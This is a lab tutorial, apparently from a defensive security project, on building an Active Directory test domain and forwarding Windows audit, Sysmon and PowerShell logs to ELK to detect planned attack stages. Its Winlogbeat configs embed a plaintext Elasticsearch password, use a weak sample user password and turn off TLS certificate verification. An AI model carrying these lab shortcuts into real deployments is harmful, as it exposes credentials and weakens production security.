1. After installation, in **Server Manager** you will see the message "Promote this server to a domain controller" → Click on it.
2. Select:
   - **Add a new forest** to create a new domain.
   - Enter the root domain name (e.g., `mydomain.local`).

3.Enter the **Directory Services Restore Mode (DSRM)** password → Next.

3. Ignore the DNS warning → Next.
4. A NetBIOS name will be suggested automatically (you can change it) → Next.
5. Leave the default paths for the databases and logs → Next.
6. Review the settings → Click **Install**.
7. After installation is complete, the server will restart automatically.
8. Verify that Windows Server is still Domain Controller :

```
PS C:\Users\Administrator> Get-ADDomain

Forest                  : Test.local
InfrastructureMaster    : DC.Test.local
ManagedBy               :
Name                    : Test
NetBIOSName             : TEST
ObjectClass             : domainDNS
PDCEmulator             : DC.Test.local
```

9. Verify that DNS is working correctly via:

```
PS C:\Users\Administrator> nslookup Test.local
Server:  localhost
Address:  127.0.0.1
```


```
Name:  Test.local
Address: 192.168.1.6
```

✅ **WinServer is now a Domain Controller**

3.3 Create Domain Users :

3.3.1 Standard Domain User :

- This is the user from whom the attack will originate.
- Example:
  - Username: `NormalUser`
  - Group: Domain Users only
- Why:
  - To prove that:
    - Initial Access is not from an Admin
    - Privilege Escalation is genuine
- To create a user account on the Domain Controller:
  - Server Manager → Tools → Active Directory Users and Computers :
    - Right-click on **Users**
    - `New → User`
  - Data:
    - **User logon name**: `NormalUser@Test.local` and Pass `P@sswOrd`
- Confirm the group:
  - Double-click on `NormalUser`
- **Member Of** tab :




3.3.2 User with high privileges (Domain Admin)

- **This is the ultimate goal.**
  - Example:
    - Username: `AdminUser`
  - Member of:
    - Domain Admins
- 📌 Why is this important?
- So that:
  - Credential Dumping has value
  - Pass-the-Hash is effective
- Create AdminUser :
  - To create a user account on the Domain Controller:
  - Server Manager → Tools → Active Directory Users and Computers :
    - Right-click on Users
    - New → User
    - Data:
    - User logon name: `AdminUser@Test.local` And Strong Password
  - Finish

Add AdminUser to Domain Admins :

- Double click in `AdminUser`
  - **Member Of** tab :
    - `Add`
      - Read And Check : `Domain Admins`



> OK → Apply

Quick Check


- ✅ Created a standard domain user (NormalUser) with default Domain Users membership.
- ✅ Created a privileged account (AdminUser) and added it to the Domain Admins group.

3.4 Join Windows Client to the Domain


- What does that mean?
  - Windows 10/11 device:
    - It's no longer standalone
    - It's domain-joined

IN WINDOWS-11 (Client):

- Network Settings → Adapter → IPv4 :
  - Preferred DNS : 192.168.1.6 `IP DC`
    - Settings ⟶ System ⟶ About ⟶ Rename this Pc Advanced
      - Read : Test.local



- Enter : User Name And Pass :



- And `Ok` And `Restart Naw`

- After Join Domain :
  - Open CMD In WIN Client :

```
C:\Users\AdminUser>systeminfo | findstr /B /C:"Domain"
Domain:          Test.local
```

> ✅ The Windows client device was successfully added to the domain (Test.local) because it was intended to be used as the victim's workstation.

4️⃣ Logging & Telemetry Configuration

> *(On DC and Client(Win-11))*

- **The goal:**
  - The objective of this phase is to ensure that every stage of the simulated attack generates high-fidelity telemetry that is reliably collected and ingested into the ELK SIEM.
  - This telemetry serves as the foundation for designing and validating detection rules mapped to MITRE ATT&CK techniques.
  - To reflect enterprise best practices, all audit and logging configurations were centrally managed using Group Policy Objects (GPOs) deployed from the Domain Controller.
- **Logging Strategy**
  - Advanced Audit Policies were implemented via Group Policy and linked to Organizational Units (OUs). This approach ensures:
    - Centralized and consistent policy enforcement
    - Scalability across multiple domain-joined systems
    - Automatic application of logging policies to any system within the targeted OU

4.1 Enabled Windows Logging

- Specific logging sources were enabled in the Windows system to ensure complete visibility into all attack techniques executed during the simulation.
- These logs are essential for detecting process execution activities, PowerShell abuse, credential access, and lateral movement.

Log Sources Overview

Log Source	Generated On	Ingestion Method	Validation in ELK
Security Event Log	DC & Client	Elastic Agent	`event.code:4688`
PowerShell Operational Logs	Client	Elastic Agent	`event.code:4104`
Sysmon (optional)	Client	Elastic Agent	`event.code:10` or `1`

4.1.1 Organizational Unit (OU) Design :

- To apply audit policies in a controlled and enterprise-aligned manner, Organizational Units were structured based on system roles.

Workstations OU :

- A dedicated Organizational Unit was created to host domain-joined Windows client machines:
  - **OU Name:** `Workstations-Audit-Logging`
  - **Systems Included:**
    - Windows 11 Client (Victim Workstation)
- This OU was used to apply audit logging policies relevant to endpoint attack activity, including process execution, PowerShell abuse, and credential dumping.

Domain Controller OU

- Domain Controllers were retained in the default **Domain Controllers** Organizational Unit.
- A separate Group Policy Object was created and linked to this OU to apply audit logging configurations specific to domain controller activity, such as authentication events and privileged logons.
- This separation ensures:
  - Appropriate logging coverage per system role
    - Reduced risk of misconfiguring sensitive domain controller settings
    - Alignment with real-world Active Directory best practices

Create an OU (on the DC)

- IN DC :
  - Server Manager → Tools → Active Directory Users and Computers :
    - Right-click on the domain (e.g., Test.local)
      - New → Organizational Unit
        - Name: `Workstations-Audit-Logging`
  - Move the client device
    - Go to Computers
      - Right-click on your Windows 11 device
        - Move
          - Select: `Workstations-Audit-Logging`
  - The DC is not moved

- it remains inside the virtual OU : `Domain Controllers`

Creating a GPO for Workstations (Clients)

- Open Group Policy Management :
  - Server Manager → Tools → Group Policy Management
- Create GPO :
  - Right-click on: `Workstations-Audit-Logging` :
    - Create a GPO in this domain and Link it here
- Edit GPO : Right Click → Edit
  - Activate Advanced Audit Policy (within GPO) :
    - PATH : **Computer Configuration**
      - → Policies
      - → Windows Settings
      - → Security Settings
      - → Advanced Audit Policy Configuration
      - → Audit Policies
    - **I did (Success + Failure):**
      - **Detailed Tracking** → Audit Process Creation → `- Enabled to detect malicious process execution and LOLBins abuse using command-line visibility.`
      - **Logon/Logoff** → Audit Logon , Audit Special Logon → `Enabled to monitor authentication activity, privileged logons, and lateral movement.`
      - **Object Access** → Audit Kernel Object , Audit Handle Manipulation → `- Enabled to support detection of credential dumping (e.g., LSASS access).`
      - **Privilege Use** → Audit Sensitive Privilege Use → `- Enabled to detect abuse of high-risk privileges during privilege escalation.`
      - **Account Logon** → Audit Credential Validation → `- Enabled to monitor NTLM/Kerberos authentication for Pass-the-Hash detection.`
  - Activate Process Creation with Command Line :
    - PATH : Computer Configuration :
      - → Policies
        - → Administrative Templates
          - → System
            - → Audit Process Creation
    - **I did (Enable) :**

        - Include command line in process creation events → to see the Reverse Shell commands in Event 4688
    - Because : Enabled to detect malicious process execution and LOLBins abuse using command-line visibility.
- Activate PowerShell Logging:
    - PATH : Computer Configuration :
        - → Policies
            - → Administrative Templates
                - → Windows Components
                    - → Windows PowerShell
    - **I did (Enable) :**
        - Turn on PowerShell Script Block Logging
        - Turn on PowerShell Module Logging :
            - Module Names: `*`
    - Because : Enabled to detect PowerShell-based post-exploitation and obfuscated execution.

Create a GPO specific to the Domain Controller

- In Group Policy Management
    - Right-click on : `Domain Controllers`
    - Create a GPO :
        - Name : `GPO-DomainControllers-Audit-Logging`
- I did the following within it:
    - Advanced Audit Policy
    - Process Creation + Command Line
    - (PowerShell Logging if using PowerShell on the DC)
- 📌 Same paths as before.

Applying policies (Client & DC)

- Click on `Win + R`
- On Windows Client:

```
gpupdate /force
```

- On Domain Controller:

```
gpupdate /force
```

- Out :

```
Updating policy...

Computer Policy update has completed successfully.
```

Verify that logging is enabled


- On the client(As Administrator) or DC:

```
auditpol /get /category:*
```

- Run a simple test:

```
notepad.exe
```

- Then:
    - Open Event Viewer
        - Security Log
    - Look for:
        - Event ID 4688
- CommandLine is visible :



4.1.2 Sysmon Deployment (Client + Domain Controller) :

- **Goal:**
  Enhance endpoint and DC telemetry for process execution, credential access, and lateral movement detection, with logs forwarded to ELK via Elastic Agent.

- On Windows Client and DC:
  -Opened Browser
- Downloaded Sysmon from Microsoft:

```
https://learn.microsoft.com/sysinternals/downloads/sysmon
```

- Extract the files to:

```
C:\Sysmon
```

- You will then have:

```
C:\Sysmon\Sysmon64.exe
```

Download Sysmon Config (Recommended)

- Best Option (Enterprise Standard):
  - SwiftOnSecurity Config

```
https://github.com/SwiftOnSecurity/sysmon-config
```

- Download the file:

```
sysmonconfig-export.xml
```

- Copy it to:

```
C:\Sysmon\sysmonconfig.xml
```

Installing Sysmon (Client + DC)

- Open PowerShell and run as administrator.
- Execute:

```
cd C:\Sysmon
.\Sysmon64.exe -accepteula -i sysmonconfig.xml
```

- Expected Output:

```
PS C:\Sysmon> .\Sysmon64.exe -accepteula -i sysmonconfig-export.xml

System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights
Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.90
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
PS C:\Sysmon>
```

Installation Verification

1️⃣ Service

```
Get-Service Sysmon64
```


Status must be:

```
PS C:\Sysmon> Get-Service Sysmon64

Status  Name       DisplayName
------  ----       -----------
Running Sysmon64     Sysmon64
```

2️⃣ Event Log

- Event Viewer →
  →Applications and Services Logs
  Microsoft
  Windows
  Sysmon
  Operational



> ✅ **Enabled Windows Logging (Sysmon And Advanced Audit Policies)**

4.2 Logging Configuration with Winlogbeat

Enrolling Windows Endpoints via Winlogbeat

To ensure reliable telemetry ingestion, Winlogbeat was deployed on both the DC and the Windows Client. This ensures that Security, Sysmon, and PowerShell logs are forwarded directly to Elasticsearch.

Step 1: Installation

- Downloaded Winlogbeat (x86_64) and extracted it to `C:\Program Files\Winlogbeat`.
- Installed the service using the PowerShell script: `.\install-service-winlogbeat.ps1`.

Step 2: Configuration (`winlogbeat.yml`) The configuration was tuned to capture the exact logs required by the attack scenario:

In DC (Win Server) :

- Open PowerShell **as Administrator**, then edit the main configuration file:

```
PS C:\Winlogbeat> notepad.exe .\winlogbeat.yml
```

First: Event Logs Settings

```
winlogbeat.event_logs:
 - name: Application
  ignore_older: 72h

 - name: System

 - name: Security
  event_id: 4624, 4625, 4688, 4698, 4768, 4769, 4776
  ignore_older: 72h

 - name: Microsoft-Windows-Sysmon/Operational
  ignore_older: 72h

 - name: Windows PowerShell
  event_id: 400, 403, 600, 800

 - name: Microsoft-Windows-PowerShell/Operational
  event_id: 4103, 4104, 4105, 4106
  ignore_older: 72h

 - name: ForwardedEvents
  tags: [forwarded]
```

Second: Output Configuration Settings

- **Under the Kibana section:**

```
# ====================== Kibana =====================

# Starting with Beats version 6.0.0, the dashboards are loaded via the Kibana API.
# This requires a Kibana endpoint configuration.
setup.kibana:

 # Kibana Host
 # Scheme and port can be left out and will be set to the default (http and 5601)
 # In case you specify and additional path, the scheme is required: http://localhost:5601/path
 # IPv6 addresses should always be defined as: https://[2001:db8::1]:5601
 host: "http://192.168.56.103:5601"
 #ssl.verification_mode: none
```

```
  # Kibana Space ID
  # ID of the Kibana Space into which the dashboards should be loaded. By
default,
  # the Default Space will be used.
  #space.id:
```

- **Under the Elasticsearch output and** Add template settings **:**

```
# ====================== Outputs =======================

# Configure what output to use when sending the data collected by the beat.

  setup.template.enabled: true
  setup.template.name: "dc-server-winlogbeat"
  setup.template.pattern: "dc-server-winlogbeat-*"

  setup.ilm.enabled: false
  winlogbeat.index: "dc-server-winlogbeat-%{+yyyy.MM.dd}"

# ---------------------------- Elasticsearch Output ----------------------------
output.elasticsearch:
  # Array of hosts to connect to.
  hosts: ["https://192.168.56.103:9200"]
  ssl.verification_mode: none

  # Protocol - either `http` (default) or `https`.
  #protocol: "https"

  # Authentication credentials - either API key or username/password.
  #api_key: "id:api_key"
  username: "elastic"
  password: "SRAOQsz3*Q6B=QDG*j6F"

  # Pipeline to route events to security, sysmon, or powershell pipelines.
  # pipeline: "winlogbeat-%{[agent.version]}-routing"
```

In Windows-11 (Client) :

- Open PowerShell **as Administrator**, then edit the main configuration file:

```
PS C:\Winlogbeat> notepad.exe .\winlogbeat.yml
```

First: Event Logs Settings

```
winlogbeat.event_logs:
 - name: Application
  ignore_older: 72h

 - name: System

 - name: Security
  event_id: 4624, 4625, 4688, 4698, 4768, 4769, 4776
  ignore_older: 72h

 - name: Microsoft-Windows-Sysmon/Operational
  ignore_older: 72h

 - name: Windows PowerShell
  event_id: 400, 403, 600, 800

 - name: Microsoft-Windows-PowerShell/Operational
  event_id: 4103, 4104, 4105, 4106
  ignore_older: 72h

 - name: ForwardedEvents
  tags: [forwarded]
```

Second: Output Configuration Settings

- **Under the Kibana section:**

```
# ==================== Kibana =====================

# Starting with Beats version 6.0.0, the dashboards are loaded via the Kibana
API.
# This requires a Kibana endpoint configuration.
setup.kibana:

 # Kibana Host
 # Scheme and port can be left out and will be set to the default (http and
5601)
 # In case you specify and additional path, the scheme is required:
http://localhost:5601/path
 # IPv6 addresses should always be defined as: https://[2001:db8::1]:5601
 host: "http://192.168.56.103:5601"
 #ssl.verification_mode: none

 # Kibana Space ID
 # ID of the Kibana Space into which the dashboards should be loaded. By
```

```
default,
 # the Default Space will be used.
 #space.id:
```

- **Under the Elasticsearch output and** Add template settings :

```
# ====================== Outputs ======================

# Configure what output to use when sending the data collected by the beat.

 setup.template.enabled: true
 setup.template.name: "win-client-winlogbeat"
 setup.template.pattern: "win-client-winlogbeat-*"

 setup.ilm.enabled: false
 winlogbeat.index: "win-client-winlogbeat-%{+yyyy.MM.dd}"

# ---------------------------- Elasticsearch Output ----------------------------
output.elasticsearch:
 # Array of hosts to connect to.
 hosts: ["https://192.168.56.103:9200"]
 ssl.verification_mode: none

 # Protocol - either `http` (default) or `https`.
 #protocol: "https"

 # Authentication credentials - either API key or username/password.
 #api_key: "id:api_key"
 username: "elastic"
 password: "SRAOQsz3*Q6B=QDG*j6F"

 # Pipeline to route events to security, sysmon, or powershell pipelines.
 # pipeline: "winlogbeat-%{[agent.version]}-routing"
```

Step 3: Install and Start the Winlogbeat Service In (Win , Server)

- In Win-Server And Winows11 :

```
Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass
```

> Allows PowerShell scripts to be temporarily run in the current session without the default security restrictions. Required for installing and running the Winlogbeat

> script.

```
.\install-service-winlogbeat.ps1
```

> It installs Winlogbeat as a Windows service, so that it starts automatically when the system boots up.

```
Start-Service winlogbeat
```

> Launches the previously installed Winlogbeat service.

- Then confirm the service status:

```
Get-Service winlogbeat
```

> Checks the service status to ensure Winlogbeat is running and working in the background.

Step 4 – Test Configuration and Connectivity

- Validate syntax:

```
.\winlogbeat.exe test config
```

> ✅ Output: `Config OK`

- Check Elasticsearch connection:

```
.\winlogbeat.exe test output
```

- out

```
PS C:\Winlogbeat> .\winlogbeat.exe test output
elasticsearch: https://192.168.56.103:9200...
  parse url... OK
  connection...
    parse host... OK
    dns lookup... OK
    addresses: 192.168.56.103
    dial up... OK
  TLS...
    security... WARN server's certificate chain verification is disabled
```

```
  handshake... OK
  TLS version: TLSv1.3
  dial up... OK
talk to server... OK
version: 9.2.1
```

Step 5 – Load Dashboards and Pipelines

- In Win-Server And Winows11 :

```
.\winlogbeat.exe setup --index-management


.\winlogbeat.exe setup -e
```

✅ All successfully verified with logs such as:

- This automatically loads:
  - Index templates
  - Ingest pipelines
  - Default Winlogbeat dashboards

```
Kibana dashboards successfully loaded.
Loaded Ingest pipelines
```

Verifying Logs in Kibana

- in Server :


```
PS C:\Winlogbeat> hostname
DC
```

- in windows :


```
PS C:\Users\NormalUser> hostname
Win
```

After that, i go to Analytics → Discover And Simpal Search:

- As Server :



- As Win :



> ✅ Logging Configuration with Winlogbeat is DONE

5️⃣ Attacker Machine Setup and Preparation

Objective

- The objective of this phase is to prepare a dedicated attacker machine to simulate realistic adversary behavior against the Active Directory environment.

